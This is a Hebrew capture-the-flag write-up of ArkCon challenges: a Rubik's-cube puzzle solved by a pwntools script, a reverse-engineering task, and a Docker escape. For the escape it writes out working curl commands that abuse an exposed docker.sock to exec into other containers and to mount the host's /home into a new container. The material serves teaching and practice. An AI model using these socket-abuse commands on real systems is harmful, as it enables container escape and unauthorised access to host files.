
ואז "לשטח" אותה למחרוזת ארוכה, ולהחזיר כל אות שנייה (האותיות של הצבע, ללא התווים הנלווים):

```
"".join(list(itertools.chain.from_iterable(itertools.chain.from_iterable
(cube_arr_new))))[::2]
```

ולבסוף, להמיר את הצבעים לתווים שהספרייה דרשה:

```
cube = cube.replace("w", "U").replace("r", "R").replace("g",
"F").replace("y", "D").replace("o", "L").replace("b", "B")
```

הסבר: הצבע של פאה נקבע על ידי הצבע של החלק האמצעי של הפאה, שאף פעם אינו משתנה (חלק זה לא יכול לזוז). בדוגמא שלנו, הצבעים הם:



הייצוג של הספרייה לא מוכן לקבל שמות מפורשים של צבעים, אלא מבקש שנתייחס לצבעים בהקשר של פאות. לדוגמא, מכיוון שלפאה העליונה ישנו צבע לבן (החלק האמצעי שלה הוא לבן), הספרייה מבקשת שבכל פעם שנרצה לייצג צבע לבן, נעשה זאת באמצעות הקידוד U (על שם פאת UP).

הקובייה המקורית שראינו בדוגמא תקבל את הייצוג הבא:

```
DFBBUUFRFURRFRBLBULFRUFULBBFLDDDDUFBFUUDLLRRDDDRRBLLLB
```

והספרייה תחשב עבורה את הפתרון הבא:

```
F' B' R L' D' L2 U2 R L2 B L' U' L2 U2 L2 U B2 D L2 D' R2
```

כאשר הספרה 2 מוצמדת לצעד כלשהו אם יש לבצע אותו פעמיים.

נפתור את הקובייה לפי הצעדים ונקבל:

```
          wY wO wU
          wG wO wT
          wI wT w!

o- oT oH  gE g- gF  rL rA rG  b- bI bS
o: oN oI  gC gE gN  rO rW rG  bE bT bY
oO oU oR  gS gE gL  rF rA rB  bE bE bR

          y& yK yI
          yO yR yT
          yO yS yH
```

כעת אפשר לראות בבירור מהו התו השני. אם נתייחס אך ורק אליו, נקבל את המסר הבא שמכיל את הדגל:

```
YOUGOTIT!-THE-FLAG-IS:NICENOWGETYOURSELFABEER&KIORTOSH
```

הקוד המלא:


```
import kociemba
import itertools
from pwn import *
import time

MENU_STRING = "Please enter an input in Base-12: "

UP      = 0
LEFT    = 1
FRONT   = 2
RIGHT   = 3
BACK    = 4
DOWN    = 5

def center_color_at(cube_arr, face):
    return cube_arr[face][1][1][0]

def get_cube(lines):
    cube_arr = []
    rows = []
    for line in lines.split("\n"):
        line = line.rstrip()
        if line != "":
            rows.append(line.split())
    assert(len(rows) == 9)

    cube_arr.append([rows[i] for i in range(3)])

    for i in range(4):
        cube_arr.append([rows[3 + j][i * 3: i * 3 + 3] for j in range(3)])
```

```
    cube_arr.append([rows[i + 6] for i in range(3)])

    assert(center_color_at(cube_arr, UP)    == 'w')
    assert(center_color_at(cube_arr, LEFT)  == 'o')
    assert(center_color_at(cube_arr, FRONT) == 'g')
    assert(center_color_at(cube_arr, RIGHT) == 'r')
    assert(center_color_at(cube_arr, BACK)  == 'b')
    assert(center_color_at(cube_arr, DOWN)  == 'y')

    cube_arr_new = [cube_arr[UP], cube_arr[RIGHT], cube_arr[FRONT],
cube_arr[DOWN], cube_arr[LEFT], cube_arr[BACK]]

    return
"".join(list(itertools.chain.from_iterable(itertools.chain.from_iterable(cube_ar
r_new))))[::2]

r = remote("18.197.75.101", "1337")
data = r.recvuntil(MENU_STRING, drop = True)

print data
cube = get_cube(data)
cube = cube.replace("w", "U").replace("r", "R").replace("g", "F").replace("y",
"D").replace("o", "L").replace("b", "B")

moves = ["U", "U'", "D", "D'", "F", "F'", "B", "B'", "R", "R'", "L", "L'"]
sol = kociemba.solve(cube)

print "Steps to solve:\n{}".format(sol)

formatted_sol = []

for command in sol.split():
    num_commands = 1 if "2" not in command else 2
    clean_command = command.rstrip("2")
    for i in range(num_commands):
        formatted_sol.append(str(format(moves.index(clean_command), 'x')))

print "\nFormatted steps:\n{}".format(", ".join(formatted_sol))
r.sendline("".join(formatted_sol))

output = r.recvuntil("You got it...", drop = True)
cubes = output.split(MENU_STRING)
print cubes[-1]
print "".join(cubes[-1].split("\n")).replace(" ", "")[1::2]
```

דוגמא לריצה:

```
root@kali:/media/sf_CTFs/arkcon/IAmCube# python solve.py
[+] Opening connection to 18.197.75.101 on port 1337: Done

          rG gE gE
          wG wO oU
          wY bI yI

wU oT bS  o- wO rF  gL yO wI  oH yK b-
yS oN g-  wT gE rO  gN rW rG  bE bT bE
gF rA bE  yH bY gS  y& yT oO  yO gC rL

          rB o: oR
          wT yR rA
          w! oI bR


Steps to solve:
R2 U2 F' B' R L F L' D' F2 R B2 L2 D' F2 U2 R2 U' D2 F2 B2

Formatted steps:
8, 8, 0, 0, 5, 7, 8, a, 4, b, 3, 4, 4, 8, 6, 6, a, a, 3, 4, 4, 0, 0, 8, 8, 1, 2, 2, 4,
4, 6, 6

          wY wO wU
          wG wO wT
          wI wT w!

o- oT oH  gE g- gF  rL rA rG  b- bI bS
o: oN oI  gC gE gN  rO rW rG  bE bT bY
oO oU oR  gS gE gL  rF rA rB  bE bE bR

          y& yK yI
          yO yR yT
          yO yS yH


YOUGOTIT!-THE-FLAG-IS:NICENOWGETYOURSELFABEER&KIORTOSH
[*] Closed connection to 18.197.75.101 port 1337
```

אתגר #2: Inception (30,000 נקודות)



פתרון:

האתגר הזה הוא המשך לאתגר ה-Container שראינו בסבב הקודם.

גם באתגר הזה, נראה שנצטרך למצוא דרך לברוח מה-container שלנו החוצה, אל המחשב המארח. אלא שהפעם, האתגר בנוי ברוח הסרט Inception, עם container-ים על משקל חלומות. הסיפור מוסבר בקובץ טקסט שנמצא בתיקיית המשתמש שלנו, cobb (שהוא גיבור הסרט):

ומה לגבי שאר הקבצים?

```
/home $ cat flag
Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$
/home $ cat key.part1
6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[
/home $
```

זה היה קל. נמשיך לחלום השני. מיותר לציין שהשיטות שעבדו באתגר הקודם לא הצליחו הפעם. מה כן עבד? חזרה למקורות, כלומר חיפוש שיטות סטנדרטיות לבריחה מ-container-ים של Docker.

אחד הדברים שעלו פעם אחר פעם בחיפוש היה /var/run/docker.sock (הוא אף הוזכר במאמר מגליון 97 על פתרון אתגרי BSidesTLV 2018). זהו ה-Socket שה-daemon של Docker מאזין עליו, ובאמצעותו אפשר לתקשר עם ה-daemon מתוך ה-container. זה אולי נוח מבחינה פונקציונלית במקרים מסוימים, אך פותח פרצת אבטחה מאוד רצינית אם הוא חשוף ל-container שלא ניתן לסמוך עליו, שהרי הוא מעניק שליטה מלאה על מערכת ה-Docker.

אחד הדברים הבסיסיים ביותר שאפשר לעשות עם ממשק הניהול הוא לצפות ב-container-ים השונים, באמצעות הפקודה

```
curl --unix-socket /var/run/docker.sock http/containers/json?all=1
```

התוצאה:

```
/home $ curl --unix-socket /var/run/docker.sock http/containers/json?all=1
[{"Id":"c33004f0bc60ea9384b76a1d005816041872b10a566eda5a20990cf6149cec27","Names"
:["/nervous_newton"],"Image":"mydockerid7/dream2","ImageID":"sha256:8ab9cf1ec18ac
84ef425def773e0190423096df552e3d136d9d73a546c7988cb","Command":"/bin/sh -c 'clear
; cat .quote; printf \"\\\"It's only when we wake up,\\n                We realise so
mething was stange\\\"\\n\\n\"; sh;'","Created":1557310866,"Ports":[],"Labels":{}
,"State":"running","Status":"Up 17 minutes","HostConfig":{"NetworkMode":"default"
},"NetworkSettings":{"Networks":{"bridge":{"IPAMConfig":null,"Links":null,"Aliase
s":null,"NetworkID":"ed955762cc1527bd4cea12053ac94101510dba0eaf7ad9b2f134c8607411
cef0","EndpointID":"21d0f343fd39a4bd28ea8fa82f538a4c9ad744ceee3093d43a3b8d4410ec0
7db","Gateway":"172.18.0.1","IPAddress":"172.18.0.3","IPPrefixLen":16,"IPv6Gatewa
y":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:12:00
:03","DriverOpts":null}}},"Mounts":[{"Type":"bind","Source":"/var/run/docker.sock
","Destination":"/var/run/docker.sock","Mode":"","RW":true,"Propagation":"rprivat
e"}]},{"Id":"1dc62a9336538ef6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f","N
ames":["/kind_keller"],"Image":"mydockerid7/dream1.1_light","ImageID":"sha256:da7
5c8ad8304154aec24738864bfc9de39c75781ce10fadc4d32565387a0a551","Command":"sh -c '
while true; do sleep 1; done'","Created":1557310865,"Ports":[],"Labels":{},"State
":"running","Status":"Up 17 minutes","HostConfig":{"NetworkMode":"default"},"Netw
orkSettings":{"Networks":{"bridge":{"IPAMConfig":null,"Links":null,"Aliases":null
,"NetworkID":"ed955762cc1527bd4cea12053ac94101510dba0eaf7ad9b2f134c8607411cef0","
EndpointID":"d12c09185e607214921683383f442957a8e49480afd89f63b6d0959d37b9259f5","G
ateway":"172.18.0.1","IPAddress":"172.18.0.2","IPPrefixLen":16,"IPv6Gateway":"","
GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:12:00:02","D
riverOpts":null}}},"Mounts":[]}]
/home $
```

אם נסנן החוצה קצת רעש, נישאר עם:

```
[{"Id":"c33004f0bc60ea9384b76a1d005816041872b10a566eda5a20990cf6149cec27
", "Image":"mydockerid7/dream2"},
{"Id":"1dc62a9336538ef6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f"
, "Image":"mydockerid7/dream1.1_light"}]
```

כלומר, אנחנו יכולים לראות פה שני container-ים, אחד של החלום הראשון ואחד של השני. וכעת, כשיש לנו את המזהה שלהם, אנחנו יכולים להריץ עליהם פקודות!

כדי להריץ פקודה, נשתמש בצעדים הבאים:

קודם כל, נשלח את התבנית הבאה שכוללת את הפקודה שברצוננו להריץ (יש להכניס את המזהה במקום המתאים (זוהי פקודת exec-create):

```
curl -X POST --unix-socket /var/run/docker.sock
http/v1.24/containers/<container_id>/exec -H "Content-
Type:application/json" -d '{"AttachStdin": true, "AttachStdout": true,
"AttachStderr": true, "Cmd": ["ls", "/home/"], "DetachKeys": "ctrl-
p,ctrl-q", "Privileged": true,"Tty": true, "User": "cobb"}'
```

בתור תשובה נקבל מזהה בקשה:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/c33
004f0bc60ea9384b76a1d005816041872b10a566eda5a20990cf6149cec27/exec -H "Content-Ty
pe:application/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStder
r": true, "Cmd": ["ls", "/home/"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": t
rue,"Tty": true, "User": "cobb"}'
{"Id":"00eaff0e80812cd87c168bd1bb63deedf8a5eca0d450f832a5fee31d672c7aef"}
```

ניקח את המזהה הזה ונקרא באמצעותו את הפלט על ידי שימוש בתבנית הבאה (פקודת exec-start שבעצם מריצה את הפקודה):

```
curl -X POST --unix-socket /var/run/docker.sock
http/v1.24/exec/<command id>/start -H "Content-Type:application/json" -d
'{"Detach": false, "Tty": false}' --output -
```

למשל:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/00eaff0e8
0812cd87c168bd1bb63deedf8a5eca0d450f832a5fee31d672c7aef/start -H "Content-Type:ap
plication/json" -d '{"Detach": false, "Tty": false}' --output -
Ocobb       flag        key.part1  message
```

בדוגמא הזו השתמשנו במזהה של ה-container שלנו, ולכן קיבלנו חזרה את תוכן תיקיית home שכבר הכרנו. ננסה לבצע את הפעולה הזו גם עבור ה-container השני, ועל הדרך ניצור נוסח מקוצר שמאגד את שתי הפקודות לפקודה אחת באמצעות שימוש בתבנית הבאה:

```
curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -
s -X POST --unix-socket /var/run/docker.sock
http/v1.24/containers/<container id>/exec -H "Content-
Type:application/json" -d '{"AttachStdin": true, "AttachStdout": true,
"AttachStderr": true, "Cmd": ["ls", "/home"], "DetachKeys": "ctrl-
p,ctrl-q", "Privileged": true,"Tty": true, "User": "cobb"}' | awk -F'"'
'{ printf $4 }')/start -H "Content-Type:application/json" -d '{"Detach":
false, "Tty": false}' --output -
```

הסבר: הפקודה הראשונה נקראת כתת-פקודה בתוך הפקודה השנייה. היא עדיין מייצרת את הבקשה ומחזירה מחרוזת json כמו קודם, אך באמצעות שימוש ב-awk אנו שולפים את ה-command_id ישירות ו"מאכילים" באמצעותה את הפקודה שמשמשת לצפייה בפלט:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -s
 -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/1dc62a9336538ef
6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f/exec -H "Content-Type:applicati
on/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStderr": true, "C
md": ["ls", "/home"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": true,"Tty": tr
ue, "User": "cobb"}' | awk -F'"' '{ printf $4 }')/start -H "Content-Type:applicat
ion/json" -d '{"Detach": false, "Tty": false}' --output -
)cobb       key.part2
```

זהו החלק השני של המפתח!

ננסה לקרוא אותו:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -s
 -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/1dc62a9336538ef
6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f/exec -H "Content-Type:applicati
on/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStderr": true, "C
md": ["cat", "/home/key.part2"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": tru
e,"Tty": true, "User": "cobb"}' | awk -F'"' '{ printf $4 }')/start -H "Content-Ty
pe:application/json" -d '{"Detach": false, "Tty": false}' --output -
!iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z
```

שימו לב שבפקודה הקודמת, שהציגה את התוכן של התיקייה, הפלט חזר עם תו ראשון שלא היה חלק מהפלט המקורי (תו סגירת סוגריים). במקרה הקודם היה קל להתעלם ממנו, אך איך נדע אם הדבר קרה שוב כשהדפסנו את המפתח?

נשמש ב-base64 על מנת לוודא:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -s
 -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/1dc62a9336538ef
6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f/exec -H "Content-Type:applicati
on/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStderr": true, "C
md": ["base64", "/home/key.part2"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged":
true,"Tty": true, "User": "cobb"}' | awk -F'"' '{ printf $4 }')/start -H "Content
-Type:application/json" -d '{"Detach": false, "Tty": false}' --output -
.aVA6ITxeQG1ZTWgzZkdzPn5EL3RwIlgsZ2IlQysoego=
```

גם פה הפלט מתחיל עם תו לא קשור (נקודה, שאינה תו base64 חוקי). לכן המפתח מתחיל מהתו i. נותר לנו חלק אחד אחרון. לפי ההודעה בתחילת האתגר, הוא נמצא "במציאות", כלומר במחשב המארח. נצטרך למצוא דרך לפרוץ החוצה מה-container שלנו. למזלנו, באמצעות שליטה בממשק ה-Docker, אנחנו יכולים לייצר container חדש עם גישה לקבצים מבחוץ!

התיעוד של "docker create" קובע כי על מנת לייצר container, יש צורך לכל הפחות ב-image.

נתחיל מסקירה של ה-images השונים באמצעות פקודת list-image:

```
/home $ curl --unix-socket /var/run/docker.sock http/images/json
[{"Containers":-1,"Created":1554041064,"Id":"sha256:8ab9cf1ec18ac84ef425def773e01
90423096df552e3d136d9d73a546c7988cb","Labels":null,"ParentId":"","RepoDigests":["
mydockerid7/dream2@sha256:bb54f4661453de7b7a35a0d849bc631016287016bc02c977a51f1ad
874da8330"],"RepoTags":["mydockerid7/dream2:latest"],"SharedSize":-1,"Size":10219
459,"VirtualSize":10219459},{"Containers":-1,"Created":1552297225,"Id":"sha256:da
75c8ad8304154aec24738864bfc9de39c75781ce10fadc4d32565387a0a551","Labels":null,"Pa
rentId":"","RepoDigests":["mydockerid7/dream1.1_light@sha256:71c9ec314e7e422c7ae5
8cddc980963bb7ae464f20c83cabab059fcff1a49327"],"RepoTags":["mydockerid7/dream1.1_
light:latest"],"SharedSize":-1,"Size":5533995,"VirtualSize":5533995}]
```

יש לנו שני images - הראשון mydockerid7/dream2 והשני mydockerid7/dream1.1_light (ולמען האמת, ראינו אותם גם קודם כשסקרנו את ה-container-ים השונים). נבחר בשני, בלי סיבה מיוחדת.

בנוסף, נרצה לספק קונפיגורציה שתגדיר לבצע mount לתיקיית home/ של המחשב המארח. בסך הכל, נשתמש בפקודה הבאה (פקודת create container):

```
curl --unix-socket /var/run/docker.sock -H "Content-Type:
application/json" -d '{"Image": "mydockerid7/dream1.1_light", "Cmd":
["sh"], "Mounts": [{"Target":"/home","Source":"/home", "Type":"bind",
"ReadOnly": false}]}' -X POST http:/v1.24/containers/create
```

נריץ את הפקודה ונקבל container ID נוסף:

```
/home $ curl --unix-socket /var/run/docker.sock -H "Content-Type: application/jso
n" -d '{"Image": "mydockerid7/dream1.1_light", "Cmd": ["sh"], "Mounts": [{"Target
":"/home","Source":"/home", "Type":"bind", "ReadOnly": false}]}' -X POST http:/v1
.24/containers/create
{"Id":"8ce115b8b7368eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa99420e1f","Warning
s":null}
```

אך אם ננסה להריץ פקודה על ה-container החדש, נקבל את השגיאה הבאה:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/8ce
115b8b7368eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa99420e1f/exec -H "Content-Ty
pe:application/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStder
r": true, "Cmd": ["ls", "/home/"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": t
rue,"Tty": true, "User": "cobb"}'
{"message":"Container 8ce115b8b7368eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa994
20e1f is not running"}
```

אפשר להריץ את פקודת ContainerStart על מנת להרים את ה-container אבל בואו פשוט נריץ dump במקום, באמצעות הפקודה archive, שבעצם מייצרת ארכיון tar:

```
curl --unix-socket /var/run/docker.sock
http/v1.24/containers/<container id>/archive?path=/home --output -
```

והתוצאה:

```
/home $ curl --unix-socket /var/run/docker.sock http/v1.24/containers/8ce115b8b73
68eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa99420e1f/archive?path=/home --output
 -
home/004075500000000000000000000000013441725014010201 5ustar00000000000000000home
/cobb/004275500017500001750000000000013441725013011141 5ustar00000000000000000hom
e/dockremap/004275500001440000145000000000013436355050012176 5ustar0000000000000
000home/key.part3010064400000000000000000000000036134417250140117400 0ustar00000000
00000000w`c_y5;9N}oFar.UW)VI8J]2vnZ?R
```

אפשר לראות את הנתיב home/key.part3/ ומיד אחריו את תוכן החלק השלישי של המפתח.

השלמנו את המפתח:

```
6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(zw`c y5;9N}
oFar.UW)VI8J]2vnZ?R
```

בתיאור התרגיל נרמז כי המפתח מקודד באמצעות base91, אולם במקרה שלנו, מפתח הקידוד אינו המפתח הסטנדרטי אלא זה שהוצאנו מה-container-ים השונים. לכן, על מנת לפענח את הדגל, נשתמש בסקריפט פשוט לפענוח base91 אשר החלפנו לו את המפתח.

הקוד:

```
# Base91 encode/decode for Python 2 and Python 3
#
# Copyright (c) 2012 Adrien Beraud
# Copyright (c) 2015 Guillaume Jacquenot
# All rights reserved.
#
# Redistribution and use in source and binary forms, with or without
# modification, are permitted provided that the following conditions are met:
#
#    * Redistributions of source code must retain the above copyright notice,
#      this list of conditions and the following disclaimer.
#    * Redistributions in binary form must reproduce the above copyright notice,
#      this list of conditions and the following disclaimer in the documentation
#      and/or other materials provided with the distribution.
#    * Neither the name of Adrien Beraud, Wisdom Vibes Pte. Ltd., nor the names
#      of its contributors may be used to endorse or promote products derived
#      from this software without specific prior written permission.
#
# THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS"
# AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
# IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
# DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE
# FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
# DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
# SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
# CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY,
# OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE
# OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
#
import struct

def decode(encoded_str, key):
    ''' Decode Base91 string to a bytearray '''
    decode_table = dict((v, k) for k, v in enumerate(key))
    v = -1
    b = 0
    n = 0
    out = bytearray()
    for strletter in encoded_str:
        if not strletter in decode_table:
            continue
        c = decode_table[strletter]
        if (v < 0):
            v = c
        else:
            v += c * 91
            b |= v << n
            n += 13 if (v & 8191) > 88 else 14
            while True:
                out += struct.pack('B', b & 255)
                b >>= 8
                n -= 8
```

```
                if not n > 7:
                    break
            v = -1
    if v + 1:
        out += struct.pack('B', (b | v << n) & 255)
    return out

def main():
    flag = 'Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$'

    key1 = '6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7['
    key2 = 'iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z'
    key3 = 'w`c_y5;9N}oFar.UW)VI8J]2vnZ?R'

    key = key1 + key2 + key3
    print decode(flag, key)

if __name__ == '__main__':
    main()
```


הפלט:

```
root@kali:/media/sf_CTFs/arkcon/Inception# python base91.py
ArkCon{y0u_mU57_n07_B3_4Fr41d_70_dR34m!}
```

הדגל:

```
ArkCon{y0u_mU57_n07_B3_4Fr41d_70_dR34m!}
```

אתגר #3: Billiejean (400,000 נקודות)




פתרון:

נתחיל מהרצה של הבינארי:

```
C:\Users\yaakovco\Desktop\CTF\ArkCon\RE>billiejean.exe
Nope...
```

נבחן את קובץ ההרצה ב-IDA:



נראה שהתוכנה מצפה לקלט מהמשתמש, וניתן לראות שאורך הקלט צריך להיות 32 תווים: לאחר מכן ישנה לולאה שרצה 4 פעמים (כמובן ש-i מתחיל מ-0), כאשר בכל פעם טוענים את ה-resource ה-(i+0x78) ומחליפים את ההרשאות של האזור בזיכרון ל-0x40 (RWX).

```
loc_401512:             ; lpType
push    0Ah
lea     eax, [ebx+7Bh]
movzx   eax, ax
push    eax             ; lpName
push    0               ; hModule
call    ds:FindResourceW
mov     esi, eax
push    esi             ; hResInfo
push    0               ; hModule
call    ds:LoadResource
push    esi             ; hResInfo
push    0               ; hModule
mov     edi, eax
call    ds:SizeofResource
push    edi             ; hResData
mov     esi, eax
call    ds:LockResource
mov     edi, eax
mov     [ebp+flOldProtect], 0
lea     eax, [ebp+flOldProtect]
push    eax             ; lpflOldProtect
push    40h ; '@'       ; flNewProtect
push    esi             ; dwSize
push    edi             ; lpAddress
call    ds:GetCurrentProcess
push    eax             ; hProcess
call    ds:VirtualProtectEx
```


לאחר מכן מבצעים פעולת xor על כל בית ב-resource שקראנו, כאשר התו שאיתו מבצעים את ה-xor מגיע מהקלט של המשתמש. עבור ה-resource הראשון מבצעים פעולות xor עם התו הראשון של הקלט, עבור ה-resource השני משתמשים בתו השני של הקלט, וכך הלאה.

```
mov     eax, input
mov     dl, [eax+ebx]
movsx   eax, dl
mov     [ebp+var_15], dl
```

תחילה מבצעים פעולות xor על ה-resource בכל פעם על 32 בתים בעזרת פקודות XMM:

```
mov     ecx, esi
mov     edx, esi
and     ecx, 1Fh
sub     edx, ecx

loc_401593:
movups  xmm0, xmmword ptr [edi+eax]
movaps  xmm1, xmm2
pxor    xmm1, xmm0
movups  xmmword ptr [edi+eax], xmm1
movups  xmm0, xmmword ptr [edi+eax+10h]
pxor    xmm0, xmm2
movups  xmmword ptr [edi+eax+10h], xmm0
add     eax, 20h ; ' '
cmp     eax, edx
jb      short loc_401593
```


ולאחר מכן, כאשר נשארו פחות מ-32 בתים, מבצעים xor בית אחרי בית:



המשימה הראשונה היא להבין מהם ארבעת התווים הראשונים של הקלט, אשר משמשים לביצוע ה-xor. מכיוון שהרשאות הזיכרון אליו נטענו ארבעת ה-resource-ים שונו ל-RWX, נוכל להניח שמדובר בקבצי הרצה של חלונות. קבצי הרצה של חלונות מתחילים תמיד עם התווים MZ (ניתן למצוא מידע נוסף על הפורמט הזה, שנקרא פורמט PE, במאמר מגליון 90). נוכל לחלץ את ארבעת הקבצים ולמצוא את ארבעת התווים הראשונים של הסיסמא על ידי פעולת xor של התו הראשון בכל resource עם התו M:


```
for i in xrange(4):
    with open(str(0x7b+i), 'rb') as f:
        char = f.read(1)
        print chr(ord(char) ^ ord('M')),
```

קיבלנו את התווים **h0ll**, ואלו ארבעת התווים הראשונים של הקלט שלנו. בסוף כל איטרציה ישנה קריאה לפונקציה sub_401000, אשר מקבלת כפרמטר את ה-resource המתאים ובנוסף את מספר האיטרציה (i).



